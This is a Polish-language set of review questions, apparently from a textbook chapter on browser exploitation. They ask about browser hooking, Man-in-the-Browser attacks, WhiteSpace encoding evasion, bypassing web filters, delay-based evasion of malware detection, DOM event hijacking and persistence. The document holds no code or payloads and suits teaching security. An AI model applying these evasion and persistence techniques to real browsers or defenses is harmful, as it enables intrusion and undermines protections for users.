3. Co to jest zawieszanie przeglądarki?

4. Dlaczego Man-in-the-Browser może być skuteczny w sytuacjach, gdy nie można użyć IFrame?

5. Jak działa technika unikania kodowania WhiteSpace?

6. Wyobraź sobie środowisko, w którym masz sieć chronioną przez rozwiązanie do filtrowania stron internetowych. Jakich technik unikania użyłbyś? Jak byś je połączył?

7. Dlaczego technika unikania opóźnień miałaby być skuteczna wobec technologii wykrywania złośliwego oprogramowania?

8. Podaj przykład przejęcia zdarzenia DOM.

9. Jaka jest według Ciebie najbardziej niezawodna technika uporczywości? Czy połączyłbyś niektóre z technik omówionych wcześniej?